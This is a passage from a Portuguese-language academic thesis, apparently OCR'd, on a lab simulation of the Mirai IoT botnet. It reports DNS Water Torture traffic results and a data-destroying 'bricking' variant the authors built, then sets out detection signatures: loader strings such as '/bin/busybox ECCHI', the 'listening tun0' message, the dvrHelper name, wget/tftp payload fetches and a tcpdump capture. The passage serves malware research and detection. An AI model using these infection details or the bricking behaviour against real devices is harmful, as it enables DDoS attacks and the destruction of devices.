

Figura 4.4: Gráfico (tempo decorrido × quantidade de pacotes) apresentando o tráfego de dados sendo recebido pelo Servidor DNS durante a realização de um ataque DNS *Water Torture* (considerando o código fonte alterado) de 1 segundo. No total, foram recebidos 66668 pacotes no servidor.

Da mesma forma que a Tabela 4.1 e a Tabela 4.3 apresentam resultados semelhantes, temos que as Figuras 4.2 e 4.4 indicam um padrão semelhante para o tráfego de pacotes em ataques de duração de 1 segundo. Isso mostra como o ataque de 1 segundo, apesar de disponibilizar informações básicas para que se possa analisar o comportamento de cada componente envolvida no processo, não é por si só suficiente para realizar uma análise da eficiência do ataque, os resultados possivelmente se mantendo semelhantes devido ao fato de que não se passa tempo o suficiente para que características de *software* e *hardware* das máquinas venham a influenciar significativamente o envio de pacotes por parte dos *bots*.



Figura 4.5: Gráfico (tempo decorrido × quantidade de pacotes) apresentando o tráfego de dados sendo recebido pelo Servidor DNS durante a realização de um ataque DNS *Water Torture* (considerando o código fonte alterado) de 30 segundos. No total, foram recebidos 1404775 pacotes no servidor.

Nos resultados apresentados pela Figura 4.5 é que de fato conseguimos ver os efeitos da alteração do código fonte relacionado com o ataque sendo realizado. Diferentemente da figura associada ao ataque original, temos que o gráfico sendo representado por esta figura mostra como o tráfego decai após certa quantidade de tempo ter se passado. Isso se dá por culpa do *Bot1*, como evidenciado pelas Figuras 4.6 e 4.7, que apresentam a

contribuição, em termos de pacotes, dada por cada *bot* durante a realização do ataque em questão. Os dados da tabela também servem como evidência da culpa do *Bot1*, dado que, em média, este *bot* apresentou decréscimo na quantidade total de pacotes sendo enviada para o Servidor DNS durante este segundo ataque de 30 segundos. É possível imaginar que, inicialmente este *bot* é capaz de manter a sua taxa de envio igual àquela apresentada na Tabela 4.2, mas, após certo tempo, essa começa a significativamente diminuir, repentinamente tornando-se nula, devido ao fato de que a própria máquina executando o *bot* começa a ficar sobrecarregada. Como isso não aconteceu para o ataque de 30 segundos com o código original, fato confirmado pelos gráficos presentes nas Figuras 4.8 e 4.9, e o único elemento alterado no sistema para que este modelo de ataque fosse realizado ao invés do outro foi o código fonte, supõe-se que foi esta alteração que degradou o desempenho deste *bot*. Como o *Bot1* é o *bot* que possui as piores capacidades de *software* e de *hardware* quando consideramos todos os *bots* agindo no ambiente de simulação, o seu comportamento é que precisa ser visto como sendo o comportamento que mais se aproxima daquele que presenciaríamos em um cenário real. Não porque isso de fato aconteceria com um dispositivo IoT em um cenário real, mas, na verdade, porque é necessário considerar o pior caso ao invés de o melhor quando forem ser feitas análises. Podem existir dispositivos que se comportem como o *Bot0* na rede real, mas podem existir dispositivos também que se comportem como o *Bot1*. Se vamos comparar o ambiente de simulação a uma situação real onde todos os tipos de dispositivos considerados tem sucesso na realização de suas tarefas, precisamos aqui tratar qualquer cenário que gera resultados diferentes deste como sendo também um possível cenário de falha no ambiente real. Isso porque em um ambiente real os dispositivos podem ter o mesmo nível de capacidade que o pior da simulação, ou podem ter um nível muito menor do que o dele. Em ambos os casos, temos que a realização do ataque iria apresentar desempenho pior na simulação, como já constatado para um deles. Como estamos assumindo que o ambiente de simulação é uma suposição daquilo que acontece no ambiente real, temos que neste ambiente, onde existem muito mais empecilhos e obstáculos para atrapalhar os que nele se encontram dispositivos presentes, podemos assumir o pior desempenho para todos os dispositivos que possuem as piores capacidades mencionadas quando consideramos o ataque alterado.

Disso se conclui que de fato vale mais a pena utilizar o código original, que mantém fixo o tamanho da primeira *label* do nome de domínio falso sendo pesquisado, para realizar este tipo de ataque, se os elementos atacantes forem dispositivos IoT com poucas capacidades de *hardware* e *software*. Para atacantes mais robustos, porém, tal alteração pode vir a valer a pena, dado que a diferença, apesar de existir, não é tão significativa assim. O resultado, portanto, aponta que as escolhas de implementação referentes aos *bots*, em particular os dispositivos de modesta capacidade computacional, são críticas com relação

ao desempenho e efetividade do ataque.



Figura 4.6: Gráfico (tempo decorrido × quantidade de pacotes) apresentando a contribuição do *Bot0* para o tráfego obtido durante a realização do ataque DNS *Water Torture* de 30 segundos com o código fonte modificado.



Figura 4.7: Gráfico (tempo decorrido × quantidade de pacotes) apresentando a contribuição do *Bot1* para o tráfego obtido durante a realização do ataque DNS *Water Torture* de 30 segundos com o código fonte modificado.



Figura 4.8: Gráfico (tempo decorrido × quantidade de pacotes) apresentando a contribuição do *Bot0* para o tráfego obtido durante a realização do ataque DNS *Water Torture* de 30 segundos com o código fonte original.



Figura 4.9: Gráfico (tempo decorrido × quantidade de pacotes) apresentando a contribuição do *Bot1* para o tráfego obtido durante a realização do ataque DNS *Water Torture* de 30 segundos com o código fonte original.

4.3 O ataque de *bricking*

Ao executar o código alterado para incluir a funcionalidade de *bricking*, temos que os *bots* de fato tiveram seus arquivos corrompidos a ponto de se tornarem incapazes de realizar qualquer operação. O código por eles executado, por estar presente exclusivamente em RAM, continuou executando, porém, de forma comprometida, dado que, sem um sistema de arquivos, qualquer objeto utilizado pelo executável que exigisse comunicação entre o *bot* e o sistema operacional se perdeu (os descritores de arquivos são um exemplo disso). Quando as máquinas comprometidas foram manualmente desligadas e então ligadas novamente, elas falharam, todo e qualquer registro de um sistema operacional sendo removido do disco. Isso pôde ser verificado no momento da inicialização das máquinas que antes hospedavam os *bots*.

Note que o comando de reinicialização da máquina não chega a ser executado pela função `brick` justamente pois os arquivos do sistema operacional são corrompidos antes que isso seja feito. O comando *shell* `reboot` é esquecido antes mesmo de poder ser executado, a máquina tendo que ser desligada e ligada novamente de forma manual para que os resultados possam ser verificados (apesar de já terem efeito, dado que nenhum processo executando em RAM estará conseguindo fazê-lo com êxito total). Podemos concluir que, dados os resultados averiguados, a funcionalidade de *bricking*, foi implementada com sucesso, uma nova variante do *malware* Mirai sendo criada com isso.

Capítulo 5

Análise dos Resultados

Feita uma simulação do *malware* com sucesso, e coletados dados durante a realização de tal simulação, o próximo passo deste projeto consistiu da análise dos resultados obtidos com base nos dados extraídos, para que pudessem ser identificadas certas assinaturas do *malware* Mirai. A assinatura de um *malware* consiste de uma característica específica do *malware* que permite que um algoritmo ou *script* seja criado para identificar suas atividades quando ele estiver executando em uma máquina [83]. No sistema do *malware* Mirai, temos que dois tipos de assinaturas podem ser identificadas: assinaturas que podem ser localizadas por um dispositivo infectado (ou sendo invadido) e assinaturas que podem ser identificadas por alvos que estão sofrendo determinado tipo de ataque que tem os *bots* Mirai como origem. Ambas estas assinaturas foram aqui analisadas em mais detalhes.

Além da identificação das assinaturas do *malware*, o modelo obtido como resultado da análise estática do seu código fonte (seção 4.1) teve sua estrutura explorada de forma mais abstraída. Esta nova forma de avaliação do modelo específico permitiu a criação de um modelo mais genérico, bem como a comparação deste com outras variantes do *malware* Mirai.

5.1 A assinatura do Mirai

Muitos dos ataques lançados pelo Mirai são ataques que já possuem uma assinatura bem definida, como é o caso de ataques do tipo ACK-*flood*, SYN-*flood* e UDP-*flood*. Ataques do tipo GRE-*flood* e STOMP-*flood* são relativamente novos [9], porém, a ideia de funcionamento de ambos é a mesma dos anteriores: enviar pacotes preenchidos com dados aleatórios [6]. Por este motivo, podemos considerar que o ataque que realmente é uma novidade no Mirai é o ataque de DNS *Water Torture*. Desde a identificação do Mirai, quando este estava causando o caos pela rede, temos que este tipo de ataque foi realizado e identificado com sucesso no ano de 2014 [31]. O DNS *Water Torture* é um ataque que

tem como alvo secundário servidores de DNS autoritativos. Diz-se alvo secundário pois o real alvo do ataque é na verdade o servidor que contém o nome de domínio pelo qual o servidor DNS se responsabiliza. Sobrecarregando o servidor DNS deste, gera-se uma negação de serviço pois todos aqueles que tentam se comunicar com o servidor utilizando o seu nome de domínio (o que ocorre na maior parte dos casos) são incapazes de recuperar o endereço IP associado (referenciar seção 2.2.3 para mais informações sobre este ataque). Sem um endereço IP, o pacote não pode ser encaminhado pela rede. Por ser um ataque mais recente e menos conhecido, temos que a identificação de sua assinatura que tornou-se ponto de interesse durante a realização deste projeto.

Vale mencionar que, apesar de haver a identificação de uma assinatura, nenhuma análise sendo feita aqui é imutável. Isso porque, temos que o Mirai é apenas o precursor de uma nova geração de *malwares* que utilizarão o seu formato como base para realizarem as suas próprias atividades, como será apresentado em seções que seguem. Portanto, a análise feita aqui deve ser considerada um início para análises do mesmo ataque que serão feitas futuramente. A análise, porém, não deve ser considerada apenas como sendo uma análise precursora: existem muitos *hackers* que, sem saber programar, utilizam o mesmo código para realizar diferentes ataques. Isso com certeza já aconteceu com o Mirai [7], e, neste caso, teríamos a assinatura desta nova variação sendo igual à do *malware* Mirai.

A seguir serão discutidas assinaturas que podem ser encontradas durante o processo de infecção, que podem ter utilidade quando tentando evitar que um dispositivo sequer seja incorporado à rede *botnet*, e durante a realização do ataque DNS *Water Torture*, que poderá ser identificado apenas em um *bot* ou no servidor DNS sendo atacado. O servidor sendo indiretamente atacado não tem como imediatamente identificar que ele é um alvo.

5.1.1 Assinatura da infecção

O processo de infecção do Mirai é um processo de características extremamente marcantes, dado que ele é composto principalmente da execução de comandos específicos no *shell* do dispositivo sendo invadido [4]. Encontra-se aí uma desvantagem na escolha pela automatização do processo de obtenção de *bots*: para todas as invasões e infecções temos que a sequência de eventos que as definem precisará ser semelhante, se não for exatamente a mesma. Além disso, como o Servidor *Loader*, ao realizar o processo de infecção, está se passando por um cliente *Telnet* (referenciar 3.1.5), temos que ele próprio precisa de indicadores para poder corretamente processar as respostas para os comandos que ele está enviando. Assim, ele cria uma assinatura clara, que pode ser facilmente identificada por um dispositivo alvo que estiver preparado para isso.

Como primeira possível assinatura, temos que, ao final de cada comando ou conjunto de comandos enviados do *loader* para um dispositivo alvo, é enviada uma *string*, que no

código original é chamada de `TOKEN_QUERY`. Essa *string* é enviada propositalmente com a intenção de gerar uma resposta específica que pode ser facilmente identificada pelo *loader*. Esta resposta no código original está definida como sendo uma macro chamada `TOKEN_RESPONSE`. Temos, portanto, que para cada comando enviado, segue ao final `TOKEN_QUERY`, de modo que, para cada resposta recebida, ao final segue `TOKEN_RESPONSE` (referenciar 3.1.5). Isso torna possível para o *loader* saber quando a resposta de um comando foi completamente enviada, ele podendo processar de forma correta os dados por ele recebidos nesta resposta. A *string* `TOKEN_QUERY` é na verdade o conjunto de caracteres `"/bin/busybox ECCHI"`, enquanto a *string* `TOKEN_RESPONSE` é o conjunto de caracteres `"ECCHI: applet not found"` [4]. Estas *strings* são: um comando que chama o programa *BusyBox* e requisita a execução de `ECCHI` por parte desse, e a resposta para tal comando indicando que o aplicativo `ECCHI` não é conhecido pelo programa *BusyBox* executando na máquina em questão. A resposta de erro que é `TOKEN_RESPONSE` é gerada de forma intencional: o criador do *malware* tinha conhecimento de que o programa *BusyBox* não implementa nenhuma aplicação chamada `ECCHI` [78], e, portanto, sempre que ele executa, por meio de seu *malware*, o comando `TOKEN_QUERY` no alvo, temos que ele receberá com certeza a resposta `TOKEN_RESPONSE`. Assim o *loader* consegue cumprir os seus objetivos com facilidade, sendo capaz de processar qualquer *string* de resposta enviada a ele.

Como implementado, o *loader* necessita deste mecanismo para seu funcionamento. Portanto, torna-se clara a assinatura do processo de infecção: o envio, por parte do dispositivo sendo invadido, de diversas respostas do tipo `TOKEN_RESPONSE`, após este receber como requisição a execução do comando em `TOKEN_QUERY`. Se formos considerar variações do Mirai temos que não necessariamente teremos as mesmas *strings* sendo utilizadas para identificar o fim de um comando. Entretanto algum tipo de mecanismo do tipo é necessário para evitar que o *loader* tente se manter conectado a *bots* que encerraram uma conexão devido à falta de tratamento destas. Para o Mirai, temos que um dispositivo pode tentar detectar a sua própria infecção ao perceber o uso repetitivo de um comando que sempre falha, que é o caso do comando `TOKEN_QUERY`. Para uma variação deste *malware*, talvez tal detecção se torne mais complexa, dado que é possível que um usuário comum utilize incorretamente e várias vezes um mesmo comando. Porém, o fato de existir um programa que apresente, que seja apenas uma possibilidade, a existência de uma infecção já é algo significativo que pode evitar que um dispositivo se transforme em *bot*.

Outra assinatura clara do processo de infecção do Mirai é a utilização do programa e do protocolo *Telnet* como meio de invasão (referenciar a seção 2.1.1) juntamente com os tipos de mensagens (comandos *shell*) sendo enviados pela conexão estabelecida. Existem variantes do Mirai que já não utilizam deste método para invadir e infectar o dispositivo [16], porém, para as variantes que utilizam dos mesmos métodos, é possível tirar vantagem

desta assinatura para evitar uma infecção. Habilitando o acesso via porta 23 apenas para endereços IP específicos ou proibindo completamente o envio de segmentos para esta porta, temos que o processo de mitigação já se inicia de forma extremamente eficiente.

Além desta assinatura, temos que a recuperação do código executável de um *bot* por meio da rede também cria uma assinatura que abre portas para a realização de uma eficiente forma de mitigação. A recuperação do arquivo pode ser feita a partir do programa *Wget* ou a partir de um cliente TFTP. Se o dispositivo for configurado para permitir a saída de pacotes para as portas associadas aos protocolos utilizados por estes programas apenas para casos específicos, onde, por exemplo, o endereço IP dos servidores é claramente conhecido, temos que quando a infecção atingir o ponto de recuperação do arquivo binário, ela irá falhar, dado que o dispositivo será impedido de acessar o endereço IP desconhecido do Servidor de Binários armazenando o código que ele deveria poder recuperar. Ambas as assinaturas aqui mencionadas são assinaturas que permitem que a prevenção seja feita sem que seja necessário haver a detecção da presença do *malware* na rede.

A detecção da infecção não precisa, porém, se dar apenas por meio do comportamento do *loader*. O próprio código do *bot* possui certas assinaturas que permitem que um dispositivo, após ser infectado, detecte a sua própria infecção. Para o caso do Mirai, especificamente, temos que logo que o *bot* começa a executar, a *string* `"listening tun0"` é enviada pela rede para o *loader*, para que este receba a certeza que ele conseguiu executar o *payload* com sucesso [4]. Portanto, temos que o envio desta mensagem já é uma assinatura bem clara que indica a presença do *malware* em uma máquina.

Outra forma que o *malware* deixa a sua assinatura é ao tentar esconder a sua execução do sistema. Ele substitui o nome do processo originalmente associado ao nome do arquivo executável que o iniciou e coloca em seu lugar uma sequência de caracteres alfanuméricos aleatórios. Para o caso do Mirai, temos que essa sequência sempre terá uma quantidade de caracteres múltipla de 4, indo de 12 caracteres, minimamente, até 24 caracteres no máximo [4]. Para tentar garantir maior certeza para este resultado inicial da avaliação da máquina que está executando o processo suspeito, basta verificar se o arquivo responsável por agir como *link* simbólico da localização do executável real deste processo foi afetado. Em uma tentativa de se esconder, temos que o Mirai tenta eliminar qualquer conexão existente entre ele e a posição real do arquivo executável original que continha o código do *bot* na máquina onde ele executa. Tal eliminação é feita por meio da remoção completa do dito arquivo quando o *malware* inicia a sua execução (o processo que é um *bot* executa exclusivamente em memória RAM). Esta pode ser considerada mais uma assinatura. É possível também avaliar o conteúdo do arquivo `/proc/$pid/exe`, onde `$pid` é o identificador do processo, para recuperar a real posição do arquivo executável quando este existia. Mesmo que o arquivo real tenha sido removido, temos que a máquina mantém o relacionamento entre o

processo e a sua origem. Assim, é possível identificar o nome do arquivo que foi executado para gerar o processo que é um *bot*. Para o caso do Mirai, temos que este arquivo sempre terá o nome `dvrHelper`. Identificando, portanto, este nome, é possível confirmar que o dispositivo em questão foi infectado. É claro que este padrão não necessariamente precisa se manter para variações, mas perceba que o conjunto de todas estas características é que irão constituir a assinatura: o nome do processo composto por uma sequência de caracteres aleatórios, a falta de um arquivo executável físico associado a este processo, e a existência de um *link* simbólico que, antes de ser removido, apontava para um arquivo de nome específico. Perceba que, independente de termos uma variação do *malware* Mirai, temos que este comportamento irá se manter devido ao processo de automatização. Um *bot* infectado pode ter possibilidades infinitas de nomes para dar para o seu processo, mas estas possibilidades normalmente irão apresentar um padrão. Da mesma forma, temos que existem nomes infinitos para se dar ao arquivo executável que implementa o código do *bot*, porém, criar um código que inclua diretamente estas infinitas possibilidades é algo inviável. Ou serão definidos valores fixos, onde o conjunto de tal valores é finito, ou será definido um algoritmo que nomeia o arquivo, o que indica que um padrão pode ser encontrado. Portanto, temos que a assinatura não se encontra nos nomes em si e sim nas ideias e na sequência de passos associada.

Como última assinatura significativa do *bot* temos a comunicação deste com o Servidor de Comando e Controle. Diversas outras assinaturas poderiam ser aqui consideradas, como a eliminação de processos executando em determinadas portas e a criação de diversas *threads* que irão ter o mesmo nome, composto dos mesmos caracteres alfanuméricos que estariam associados ao do seu processo pai. Estas assinaturas porém, são extremamente específicas, não precisando ser aplicadas em todos os cenários e sendo, na verdade, escolhas de implementação. As assinaturas mencionadas anteriormente, por mais que não representem valores universais, são assinaturas que representam procedimentos universais quando consideramos um modelo genérico, pequenos detalhes que precisam ser incluídos nos códigos para que o processo como um todo funcione corretamente. São assinaturas que precisarão estar presentes em qualquer variação que siga o mesmo modelo e o mesmo ideal de furtividade que o Mirai. Por mais que as assinaturas sejam compostas de dados diferentes, elas em si irão existir como um processo no sistema do *malware*. Esta última assinatura cai dentro desta categoria: como a ideia é que um *bot* realize ataques com base em comandos enviados para ele por um Servidor de Comando e Controle, temos que este *bot* irá constantemente ter que se comunicar com este para notificar sua existência. Portanto, haverão pesquisas constantes por um nome de domínio específico e envio constante de mensagens para o endereço IP retornado para este nome de domínio. Caso um endereço IP seja diretamente definido, temos que tais mensagens serão sempre enviadas

Tabela 5.1: Tabela contendo assinaturas do processo de infecção do *malware* Mirai original.

	Assinaturas do *loader* (considerando o código fonte original)	**Assinaturas do Bot (considerando o código fonte original)**
Assinaturas mutáveis por entre variantes	acesso ao dispositivo vulnerável via porta 23	`"listening tun0"` como mensagem de confirmação de execução do payload
	infecção via protocolo *Telnet* + envio de comandos *shell*	eliminação de processos que não iniciados pelo kernel
	`TOKEN_QUERY` e `TOKEN_RESPONSE` para definir o fim de uma saída	processo *root* com nome composto por caracteres aleatórios
Assinaturas fixas para variantes que seguem a mesma arquitetura	envio de comando *shell* (`wget` ou `tftp`) que força que o alvo realize o *download* de um código executável após ser estabelecida conexão com servidor desconhecido para este dispositivo	comunicação constante sendo realizada com um servidor CnC

para este endereço IP. De qualquer forma, temos que a assinatura aqui é justamente a comunicação constante que precisa existir entre o *bot* e o Servidor de Comando e Controle.

Cabe especular: como que um *malware* com tantas assinaturas, resumidas na tabela 5.1, e de comportamento tão característico consegue se propagar de forma tão eficiente sem ser impedido. Entretanto, a razão fica clara quando consideramos o alvo desta infecção, os dispositivos IoT. A não identificação da presença do *malware* se dá pelo mesmo motivo que faz com que dispositivos IoT sejam tão vulneráveis, que é a falta de preocupação de criadores e usuários destes dispositivos com a segurança [11]. Se um usuário não se prontifica para alterar as credenciais de fábrica para o usuário administrador, ele muito provavelmente não irá fazer o mesmo para ter certeza que o seu dispositivo está protegido. Se um dispositivo não é capaz de atualizar o seu *firmware*, temos que ele sempre estará exposto a uma mesma vulnerabilidade dado que esta nunca poderá ser corrigida. Dispositivos deste tipo provavelmente são instalados e depois disso passam a ter o seu potencial computacional ignorado. Temos, portanto, que a verdadeira vulnerabilidade explorada pelo Mirai não são erros de configuração, mas sim, como já mencionado, a falta de preocupação com a segurança de dispositivos IoT conectados à rede.

5.1.2 Assinatura do ataque DNS *Water Torture*

O ataque DNS *Water Torture*, no *malware* Mirai, não se utiliza do mecanismo de *spoofing* do endereço IP de origem. Isso porque o objetivo de tal ataque é que o primeiro pacote enviado pelo *bot* seja recebido e encaminhado pelo servidor DNS recursivo de sua própria rede para que este possa iniciar o processo que irá fazer com que a *query* sendo enviada

pelo *bot* chegue ao servidor DNS de destino. Esta é uma das características interessantes deste ataque. A pergunta permanece no porquê desta escolha, dado que é possível realizar ataques DNS onde o endereço IP de origem é falso, vide os ataques de DNS feitos por reflexão. É possível que ela tenha sido feita pois o *spoofing* é de fato utilizado quando se deseja que o alvo seja dono do endereço de origem falso que está definido no pacote enviado pelo atacante [84]. Aqui, definir um endereço de origem falso resultaria em diversos pacotes de resposta sendo retornados para hospedeiros indesejados, tornando a rede *botnet* mais visível e consequentemente mais fácil de detectar. Portanto, a não necessidade de uma reflexão e a ideia de manter a rede o mais oculta possível é que podem servir como incentivo para não realizar o *spoofing* do endereço de origem. Outro incentivo é o fato de que para realizar o *spoofing* seria necessário que todos os dispositivos na rede *botnet* pertencessem à uma rede local que permite o *spoofing*. Como não é possível garantir isso, e deseja-se que o ataque seja lançado por todos os dispositivos comandados, *spoofing* torna-se uma alternativa que geraria resultados incertos. Além disso, em um cenário real de ataque DNS *Water Torture*, o *spoofing* só serviria de fato para retornar a resposta da *query* para um outro alvo (no caso de um ataque por reflexão), porque, neste cenário, quem irá encaminhar a *query* DNS para o servidor DNS autoritativo alvo, ou causar nele uma negação de serviço, será um servidor DNS recursivo, ou seja, o endereço de origem no alvo do ataque sempre estará associado a um servidor deste tipo. Em outras palavras, com ou sem *spoofing*, o padrão, que é mensagens transmitindo *queries* que pesquisam nomes inexistentes, tem também associado a ele sempre um conjunto específico de endereços IP de origem. Isso facilita na identificação de uma assinatura, dado que, quando o ataque estiver sendo enviado, existirão diversas *queries* inválidas sendo feitas por segundo por um mesmo endereço e sendo respondidas com o código de domínio inexistente para este mesmo endereço. A assinatura aqui se define pelo fato que nenhum ser humano é capaz de enviar a mesma quantidade de *queries* por segundo que um *bot* consegue enviar enquanto ele está realizando o ataque.

No ambiente de simulação, temos que o ataque, ao ser lançado, gerava uma quantidade média aproximada de 56000 pacotes por segundo, considerando o caso do código fonte original, e o *Bot0* e o *Bot1* agindo em conjunto. Separadamente eles geraram aproximadamente entre 14000 e 33000 pacotes por segundo, onde 14558 foi o valor mínimo encontrado e 32652 foi o valor máximo, quando considerados todos os ataques realizados para todos os tempos de duração definidos e todas as capturas feitas para estes (referenciar seção 4.2 para mais dados referentes aos ataques que foram realizados no ambiente de simulação). É claro que esta quantidade de pacotes recebidos por segundo, em um ambiente real, não seria a mesma, dado que os *bots* e o servidor DNS estariam separados pelo núcleo da rede, e uma transmissão pode ser afetada por atrasos ou por perdas. Porém, tal resultado

mostra o potencial de criação de pacotes por parte dos *bots*: chegando ou não todos os pacotes no servidor DNS, temos que um *bot* é capaz de gerar, por segundo mais de 14000 *queries* DNS a serem enviadas para o alvo. Diz-se 14000 pois para um cenário de hipóteses, precisamos considerar o pior caso, e, portanto, minimamente existirão 14000 *queries* sendo criadas em um único *bot*, por segundo. Entretanto, ao mesmo tempo que em um ambiente real todos os pacotes podem não ser entregues, em um ambiente real também podem existir milhares de *bots* realizando um mesmo ataque (e não apenas 2, como era o caso da simulação). Por este motivo é possível gerar a negação de serviço. Considerando uma taxa de perda de 50% dos pacotes, o que já é uma estimativa bem exagerada, e uma rede com 10000 *bots*, teríamos ainda 70 milhões de pacotes sendo enviados, por segundo, para um único servidor DNS. Esta quantidade de pacotes não é trivial. No ambiente de simulação, apenas os 2 *bots* foram necessários para causar o ataque de negação de serviço, o servidor DNS tornando-se inalcançável para responder requisições "legítimas" para ele sendo enviadas, além de o *kernel* do sistema executando neste servidor estar ignorando diversos dos pacotes sendo enviados durante a duração do ataque, devido à sobrecarga. Claro, porém, que devemos considerar que este servidor também não possui a mesma robustez de um servidor real, o que indica que ele fica sobrecarregado mais rapidamente.

Com esta quantidade grande de pacotes sendo enviada por segundo para o servidor DNS, torna-se possível para este identificar o ataque, se recursos forem alocados para ler e interpretar o conteúdo de pacotes sendo recebidos e de respostas sendo retornadas. No código fonte original do *malware*, temos que todos os nomes de domínio sendo enviados serão compostos de uma *string* aleatória composta exclusivamente de caracteres alfanuméricos, seguida do nome de domínio pela qual o servidor DNS se responsabiliza (que na verdade é definido por quem está enviando o ataque) [4]. Então, por exemplo, se um servidor se responsabiliza pelo domínio `botnet.tg`, como era o caso para o servidor da simulação (referenciar a seção 3.2.1), *queries* sendo enviadas para ele, neste caso, iriam conter mensagens procurando endereços IP associados a nomes de domínio com formatos como o que segue: `gt6a33pyn02q.botnet.tg`. Abaixo encontram-se outros exemplos de pacotes capturados no servidor DNS da simulação, com o auxílio do programa *TCPDump*, enquanto este estava sendo o alvo de um ataque de 1 segundo, tendo como origem apenas o *Bot1*:

```
20:39:12.580939 IP (tos 0x0, ttl 64, id 39745, offset 0, flags
[none], proto UDP (17), length 68)
   192.168.56.236.26179 > 192.168.56.2.domain: 51166+ A?
   elcwe15krsta.botnet.tg. (40)

